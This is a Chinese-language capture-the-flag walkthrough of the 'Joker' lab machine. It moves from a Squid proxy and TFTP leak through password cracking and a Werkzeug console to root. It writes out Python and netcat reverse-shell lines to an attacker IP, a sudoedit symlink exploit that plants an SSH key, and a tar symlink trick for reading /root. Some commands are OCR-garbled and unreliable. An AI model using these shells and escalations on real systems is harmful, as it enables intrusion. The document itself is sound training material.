# Joker,web prox[使用+目錄爆破]、iptables政策、udp反彈、sudoedit漏洞[line文件]、tar[ln獲取root根目錄]

```
-# nmap -sCV -p22,3128 -A 10.10.10.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-22 07:34 PDT
Nmap scan report for 10.10.10.21
Host is up (0.23s latency).
PORT
         STATE SERVICE
                          VERSION
22/tcp open ssh
                         OpenSSH 7.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
ssh-hostkey:
    2048 88:24:e3:57:10:9f:1b:17:3d:7a:f3:26:3d:b6:33:4e (RSA)
    256 76:b6:f6:08:00:bd:68:ce:97:cb:08:e7:77:69:3d:8a (ECDSA)
    256 dc:91:e4:8d:d0:16:ce:cf:3d:91:82:09:23:a7:dc:86 (ED25519)
3128/tcp open http-proxy Squid http proxy 3.5.12
http-server-header: squid/3.5.12
| http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.12 (94%), Linux 3.13
(94%), Linux 3.13 or 4.2 (94%), Linux 3.16 (94%), Linux 3.16 - 4.6 (94%),
Linux 3.2 - 4.9 (94%), Linux 3.8 - 3.11 (94%), Linux 4.2 (94%), Linux 4.4
(94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 3128/tcp)
             ADDRESS
HOP RTT
    228.56 ms 10.10.14.1
    228.92 ms 10.10.10.21
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.77 seconds
# nmap -sU --top-ports 200 10.10.10.21
```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-22 17:59 PDT

```
Nmap scan report for 10.10.10.21

Host is up (0.25s latency).

Not shown: 198 closed udp ports (port-unreach)

PORT STATE SERVICE


69/udp open|filtered tftp

5355/udp open|filtered llmnr


Nmap done: 1 IP address (1 host up) scanned in 214.75 seconds
```

tcp 3182 port(web)


連線失敗,看掃描有要做porx代理



進行代理



# 可成功連上,但需要帳密



udp 69 port(tftp)

```
tftp> get /etc/squid
tftp> get /etc/squid/squid.conf
```

```
# tftp 10.10.10.21

tftp> get /etc/passwd

Error code 2: Access violation

tftp> get /etc/squid.config

Error code 1: File not found

tftp> get /etc/squid

tftp> get /etc/squid/squid.config

Error code 1: File not found

tftp> get /etc/squid/squid.conf
```

查詢squid.conf,並進行重要搜尋

移除 有關#行、空格

cat squid.conf | grep -v ^\#|grep .

```
L# cat squid.conf | grep -v ^#|grep .

acl SSL_ports port 443

acl Safe_ports port 80  # http

acl Safe_ports port 21  # ftp

acl Safe_ports port 443  # https

acl Safe_ports port 443  # https

acl Safe_ports port 70  # gopher password. The site says: "kalamani"

acl Safe_ports port 210  # wais

acl Safe_ports port 1025-65535  # unregistered ports

acl Safe_ports port 280  # http-mgmt

acl Safe_ports port 488  # gss-http

acl Safe_ports port 591  # filemaker

acl Safe_ports port 777  # multiling http

acl CONNECT method CONNECT

http_access deny !Safe_ports

http_access deny !Safe_ports

http_access deny wanager

auth_param basic program /usr/lib/squid/basic_ncsa_auth

/etc/squid/passwords

auth_param basic realm kalamari

acl authenticated proxy_auth REQUIRED

http_access allow authenticated

http_access deny all

http_port 3128  # http_access are not allowed

coredump_dir /var/spool/squid

refresh_pattern ^ftp: commanderscores are not allowed

coredump_dir /var/spool/squid

refresh_pattern ^gopher: 1440 0% 1080

refresh_pattern ^gopher: 1440 0% 1440

refresh_pattern (Release|Packages(.gz)*)$ 0 20% 2880

refresh_pattern (Release|Packages(.gz)*)$ 0 20% 2880
```

user : kalamari


passwd hash : \$apr1\$zyzBxQYW\$pL360IoLQ5Yum5SLTph.10

passwd : ihateseafood

```
" john passwd --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 ASIMD 4×2])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihateseafood (?)
1g 0:00:01:37 DONE (2024-06-22 18:26) 0.01021g/s 74751p/s 74751c/s 74751c/s ihatespots..ihatesandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ssh失敗,回去連web,但是空白畫面。。

指向127.0.0.1,有畫面




## 進行目錄爆破,有代理+帳密

```
gobuster dir -u http://127.0.0.1 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --proxy
http://kalamari:ihateseafood@10.10.10.21:3128
```

## 找到好目錄



此目錄應該可以反彈shell



# 簡單測試成功,獲取靶機訊息

```
[console ready]
>>> import os
```

```
>>> os.popen("whoami")
<open file 'whoami', mode 'r' at 0x7fa430113420>
>>> os.popen("whoami").read()
'werkzeug\n'
>>> os.popen("id").read()
'uid=1000(werkzeug) gid=1000(werkzeug) groups=1000(werkzeug)\n'
>>> |
```

進行反彈,測試連到kali都失敗

```
第一種
```

```
import socket, subprocess, os, pty
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.4",9200))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/bash")
* * *
```

#### 第二種

os.popen("rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.14.4 9200 >/tmp/f")

#### 查看是否有防火牆設定

```
>>> os.popen("find /etc | grep iptables").read()
'/etc/iptables\n/etc/iptables/rules.v4\n/etc/iptables/rules.v6\n'
```

#### tftp讀取失敗

```
# tftp 10.10.10.21

tftp> get /etc/iptables/rules.v4

Error code 2: Access violation
```


進行basr64編碼

```
>>> os.popen("base64 -w 0 /etc/iptables/rules.v4").read()
'IyBHZW51cmF0ZWQgYnkgaXB0YWJsZXMtc2F2ZSB2MS42LjAgb24gRnJpIE1heSAxOSAxODowMTo
x\nNiAyMDE3CipmaWx0ZXIKOklOUFVUIERST1AgWzQxNTczOjE4Mjk1OTZdCjpGT1JXQVJEIEFDQ
0VQ\nVCBbMDowXQo6T1VUUFVUIEFDQ0VQVCBbODc4OjIyMTkzM10KLUEgSU5QVVQgLWkgZW5zMzM
gLXAg\ndGNwIC1tIHRjcCAtLWRwb3J0IDIyIC1qIEFDQ0VQVAotQSBJTlBVVCAtaSBlbnMzMyAtc
CB0Y3Ag\nLW0gdGNwIC0tzHBvcnQgMzEyOCAtaiBBQ0NFUFQKLUEgSU5QVVQgLWkgZW5zMzMgLXA
gdWRwIC1q\nIEFDQ0VQVAotQSBJTlBVVCAtaSBlbnMzMyAtcCBpY21wIC1qIEFDQ0VQVAotQSBJT
lBVVCAtaSBs\nbyAtaiBBQ0NFUFQKLUEgT1VUUFVUIC1vIGVuczMzIC1wIHRjcCAtbSBzdGF0ZSA
tLXN0YXR1IE5F\nVyAtaiBEUk9QCkNPTU1JVAojIENvbXBsZXR1ZCBvbiBGcmkgTWF5IDE5IDE4O
jAxOjE2IDIwMTcK'
```

# 在進行解碼,第三行政策,接受所有udp、icmp通過

```
# base64 -d iptables.ba64
# Generated by iptables-save v1.6.0 on Fri May 19 18:01:16 2017
*filter
:INPUT DROP [41573:1829596]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [878:221932]
-A INPUT -i ens33 -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -i ens33 -p tcp -m tcp --dport 3128 -j ACCEPT
-A INPUT -i ens33 -p udp -j ACCEPT
-A INPUT -i ens33 -p icmp -j ACCEPT
-A INPUT -i ens33 -p icmp -j ACCEPT
-A OUTPUT -o ens33 -p tcp -m state --state NEW -j DROP
COMMIT
# Completed on Fri May 19 18:01:16 2017
```

os.popen("rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc -u
10.10.14.4 9200 >/tmp/f").read()



無法取讀user flag(無權限),

## 但能獲取sudo -l

針對漏洞搜尋,找到

searchsploit sudoedit Exploit Title . (Tod Miller's) Sudo<mark>/SudoEdit</mark> 1.6.9p21/1.7.2p4 - Local Privilege Escalation Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - '<mark>Sudoedit</mark>' Unauthorized Privilege Escalation SudoEdit 1.6.8 - Local Change Permission | linux/local/37710.txt | linux/local/470.c └\_# cat **37710.txt** # Exploit Title: sudo -e - a.k.a. sudoedit - unauthorized privilege escalation # Date: 07-23-2015 # Exploit Author: Daniel Svartman # Version: Sudo ≤1.8.14 # Tested on: RHEL 5/6/7 and Ubuntu (all versions) # CVE: CVE-2015-5602. Hello. I found a security bug in sudo (checked in the latest versions of sudo running on RHEL and ubuntu) when a user is granted with root access to modify a particular file that could be located in a subset of directories. It seems that sudoedit does not check the full path if a wildcard is used twice (e.g. /home/\*/\*/file.txt), allowing a malicious user to replace the file.txt real file with a symbolic link to a different location (e.g. /etc/shadow). I was able to perform such redirect and retrieve the data from the /etc/shadow file. In order for you to replicate this, you should configure the following line in your /etc/sudoers file: <user\_to\_grant\_priv> ALL=(root) NOPASSWD: sudoedit /home/\*/\*/test.txt Then, logged as that user, create a subdirectory within its home folder (e.g. /home/<user\_to\_grant\_priv>/newdir) and later create a symbolic link inside the new folder named test.txt pointing to /etc/shadow. When you run sudoedit /home/<user to grant priv>/newdir/test.txt you will be allowed to access the /etc/shadow even if have not been granted with such access in the sudoers file. I checked this against fixed directories and files (not using a wildcard) and it does work with symbolic links created under the /home folder.

根據漏洞顯示可以使用sudoedit命令打開軟連接文件的時候,

超過兩級目錄是不會檢查路徑的,

那麼這裡可以在目標靶機上建立一個文件,

然後通過軟連接到用戶alekos下面的.ssh/authorized keys文件,

然後寫入本地kali 的公鑰即可透過本地kali連接用戶alekos

```
total 20
                               4096 May 18 2017 .
drwxr-xr-x
          4 root
                      root
drwxr-xr-x 14 root
                               4096 Oct 23 2016 ..
                      root
-rwxr-x- 1 root
                      werkzeug 581 May 18 2017 manage-shorty.py
                      werkzeug 4096 May 18 2017 shorty
drwxr-x-
          5 root
drwxr-xr-x
          2 werkzeug werkzeug 4096 May 18 2017 testing
$ cd testing
$ mkdir tso
$ ls -al
total 16
drwxr-xr-x 3 werkzeug werkzeug 4096 Jun 23 11:11 .
drwxr-xr-x 4 root
                              4096 May 18
                                           2017 ..
                     root
                                           2017 layout.html
-rw-r---- 1 werkzeug werkzeug 524 May 17
drwxrwxr-x 2 werkzeug werkzeug 4096 Jun 23 11:11 tso
```

在tso資料夾,我將放置一個符號連結到我想要寫入的文件,即使用者( alekos)的authorized\_keys文件

```
$ pwd
/var/www/testing/tso
$ ln -s /home/alekos/.ssh/authorized_keys layout.html
$ ls -l
total 0
lrwxrwxrwxr 1 werkzeug werkzeug 33 Jun 23 11:16 layout.html → /home/alekos/.ssh/authorized_keys
```

在kali生成ssh公私鑰,

靶機執行sudo並將私鑰放入,可直接line到.ssh上

# 攻擊機生成

Press Enter to continue ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+jOKptcNCH4SlnzDRpqgl+7LHjE7G5o3Z0JGw3ByHf root@kali werkzeug@joker:~/testing/tso\$ cat layout.htm

靶機user .ssh

werkzeug@joker:/home/alekos/.ssh\$ cat authorized\_keys ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+jOKptcNCH4SlnzDRpqgl+7LHjE7G5o3Z0JGw3ByHf root@kali

```
The authenticity of host '10.10.10.21 (10.10.10.21)' can't be established.
ED25519 key fingerprint is SHA256:DCu3UkgWPWIZMeHG1ck01N+KJZq+0tvFq3qjzzplJlk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.21' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-52-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support:
                https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
Last login: Sat May 20 16:38:08 2017 from 10.10.13.210
alekos@joker:~$ id
uid=1001(alekos) gid=1001(alekos) groups=1001(alekos),1000(werkzeug)
alekos@joker:~$ whoami
alekos
alekos@joker:~$
```

user flag

```
alekos@joker:~$ ls

backup development user.txt

alekos@joker:~$ cat user.txt

bcf87f2d7fb5ad2270011da3b041a719
```

## 在backup資料夾,可以看出,每5分鐘執行

```
alekos@joker:~/backup$ ls -al
total 776
drwxrwx--- 2 root
                    alekos 12288 Jun 23 12:15 .
                            4096 May 19
drwxr-xr-x 7 alekos alekos
                                         2017
-rw-r- 1 root
                    alekos 40960 Dec 24
                                         2017 de
       — 1 root
                    alekos 40960 Dec 24
                                         2017 dev
-rw-r-
                    alekos 40960 Jun 23 10:55 d
         - 1 root
-rw-r-
                    alekos 40960 Jun 23 11:00 d
-rw-r---- 1 root
       — 1 root
                    alekos 40960 Jun 23 11:05 dev
                    alekos 40960 Jun 23 11:10 d
         - 1 root
-rw-r-
-rw-r--- 1 root
                    alekos 40960 Jun 23 11:15 d
       — 1 root
                    alekos 40960 Jun 23 11:20 dev
                    alekos 40960 Jun 23 11:25 d
        — 1 root
-rw-r-
-rw-r--- 1 root
                    alekos 40960 Jun 23 11:30 d
       — 1 root
                    alekos 40960 Jun 23 11:35 dev
                    alekos 40960 Jun 23 11:40 de
        — 1 root
-rw-r-
-rw-r--- 1 root
                    alekos 40960 Jun 23 11:45 d
       — 1 root
                    alekos 40960 Jun 23 11:50 dev
                    alekos 40960 Jun 23 11:55 de
        — 1 root
-rw-r-
                    alekos 40960 Jun 23 12:00 de
-rw-r--- 1 root
                    alekos 40960 Jun 23 12:05 dev-
        — 1 root
                    alekos 40960 Jun 23 12:10 dev-
         - 1 root
                    alekos 40960 Jun 23 12:15 dev-17
          1 root
  ekos@ioker:~/backun$ filr dev-1*
```

隨意解壓了任意一個壓縮包,發現裡面的資料和development資料夾內容一樣... 意思就是每隔五分鐘tar壓縮包會在development目錄上運行一次...

## backup

```
alekos@joker:~/backup$ tar tvf dev-1514134201.tar.gz
-rw-r---- alekos/alekos
-rw-r---- alekos/alekos
                                0 2017-05-18 19:01 __init__.py
                            1452 2017-05-18 19:01 application.py
drwxrwx— alekos/alekos
                                0 2017-05-18 19:01 data/
-rw-r--r-- alekos/alekos 12288 2017-05-18 19:01 data/shorty.db
-rw-r---- alekos/alekos
                             997 2017-05-18 19:01 models.py
drwxr-x— alekos/alekos
                                0 2017-05-18 19:01 static/
-rw-r---- alekos/alekos
                            1585 2017-05-18 19:01 static/style.css
drwxr-x- alekos/alekos
                                0 2017-05-18 19:01 templates/
-rw-r---- alekos/alekos
                              524 2017-05-18 19:01 templates/layout.html
         — alekos/alekos
                             231 2017-05-18 19:01 templates/not found.html
                             725 2017-05-18 19:01 templates/list.html
         — alekos/alekos
-rw-r---
       —— alekos/alekos
—— alekos/alekos
                             193 2017-05-18 19:01 templates/display.html
-rw-r-
                             624 2017-05-18 19:01 templates/new.html
-rw-r-
-rw-r—— alekos/alekos 2500 2017-05-18 19:01 utils.py
-rw-r—— alekos/alekos 1748 2017-05-18 19:01 views.py
```

```
alekos@joker:~/development$ ls -al
total 36
drwxr-x- 5 alekos alekos 4096 May 18
                                       2017
drwxr-xr-x 7 alekos alekos 4096 May 19
                                       2017
                                       2017 application.pv
-rw-r- 1 alekos alekos 1452 May 18
                                       2017 data
        — 2 alekos alekos 4096 May 18
-rw-r---- 1 alekos alekos
                                        2017 init .pv
                              0 May 18
        — 1 alekos alekos
                            997 May 18
                                       2017 models.py
drwxr-x- 2 alekos alekos 4096 May 18
                                        2017 static
         – 2 alekos alekos 4096 May 18
                                       2017 templates
         – 1 alekos alekos 2500 Mav 18
                                        2017 utils.pv
         – 1 alekos alekos 1748 Mav 18
                                        2017 views.py
```

# 建立development備份,

將主文件development接到root根目錄,

```
alekos@joker:~$ mv development development.bak
alekos@joker:~$ ls
backup development.bak user.txt
alekos@joker:~$ ln -s /root /development
ln: failed to create symbolic link '/development': Permission denied
alekos@joker:~$ ln -s /root development
alekos@joker:~$ ls -al
total 52
drwxr-xr-x 7 alekos alekos
                            4096 Jun 23 14:26 .
drwxr-xr-x 3 root
                            4096 May 16
                    root
                                         2017 ...
drwxrwx--- 2 root
                    alekos 12288 Jun 23 14:25 backup
         - 1 root
                    root
                               0 May 17
                                         2017 .bash_history
                                         2017 .bash_logout
-rw-r--r-- 1 alekos alekos
                             220 May 16
-rw-r--r-- 1 alekos alekos
                            3771 May 16
                                        2017 .bashrc
drwx----- 2 alekos alekos
                            4096 May 17 2017 .cache
lrwxrwxrwx 1 alekos alekos
                               5 Jun 23 14:26 development → /root
drwxr-x- 5 alekos alekos
                                        2017 development.bak
                            4096 May 18
drwxr-xr-x 2 alekos alekos
                            4096 May 17
                                         2017 .nano
-rw-r--r-- 1 alekos alekos
                             655 May 16
                                         2017 .profile
drwxr-xr-x 2 alekos alekos
                           4096 May 20
                                         2017 .ssh
                              33 Jun 23 10:54 user.txt
       — 1 root
                    alekos
```

#### 然後複製backup其中一個到/tmp

#### 並進行解壓縮並獲取root的line

```
alekos@joker:~$ cp backup/dev-1
dev-1514134201.tar.gz dev-1719131101.tar.gz dev-1719133501.tar.gz dev-1719135901.tar.gz dev-1719138301.tar.gz dev-1514134501.tar.gz dev-1719131401.tar.gz dev-171913801.tar.gz dev-171913601.tar.gz
                                                                                                                                                                                                                                                                                                                                                                                                                                            dev-1719140701.tar.gz
                                                                                                                                                                                                                                                                                                                                                                                                                                             dev-1719141001.tar.gz
dev-1719129301.tar.gz dev-1719131701.tar.gz dev-1719134101.tar.gz dev-1719136501.tar.gz dev-1719138901.tar.gz dev-1719141301.tar.gz dev-1719129601.tar.gz dev-1719132001.tar.gz dev-1719134401.tar.gz dev-1719136801.tar.gz dev-1719139201.tar.gz dev-1719141601.tar.gz
 dev-1719129901.tar.gz dev-1719132301.tar.gz dev-1719134701.tar.gz
                                                                                                                                                                                                                                                                dev-1719137101.tar.gz
                                                                                                                                                                                                                                                                                                                                                      dev-1719139501.tar.gz
                                                                                                                                                                                                                                                                                                                                                                                                                                             dev-1719141901.tar.gz
dev-1719139201.tar.gz dev-1719132501.tar.gz dev-1719135001.tar.gz dev-1719139801.tar.gz 
                                                                                                                                                                                                                                                                                                                                                                                                                                             dev-1719142201.tar.gz
                                                                                                                                                                                                                                                                                                                                                                                                                                             dev-1719142501.tar.gz
 alekos@joker:/tmp$ rat xvf dev-1719142501.tar.gz
The program 'rat' is currently not installed. To run 'rat' please ask your administrator to install the package 'rat'
  alekos@joker:/tmp$ tar xvf dev-1719142501.tar.gz
 backup.sh
root.txt
```

root flag

```
alekos@joker:/tmp$ cat root.txt
2e98a9e9b6ca3d9ee52fcfbd03d35ddd
alekos@joker:/tmp$
```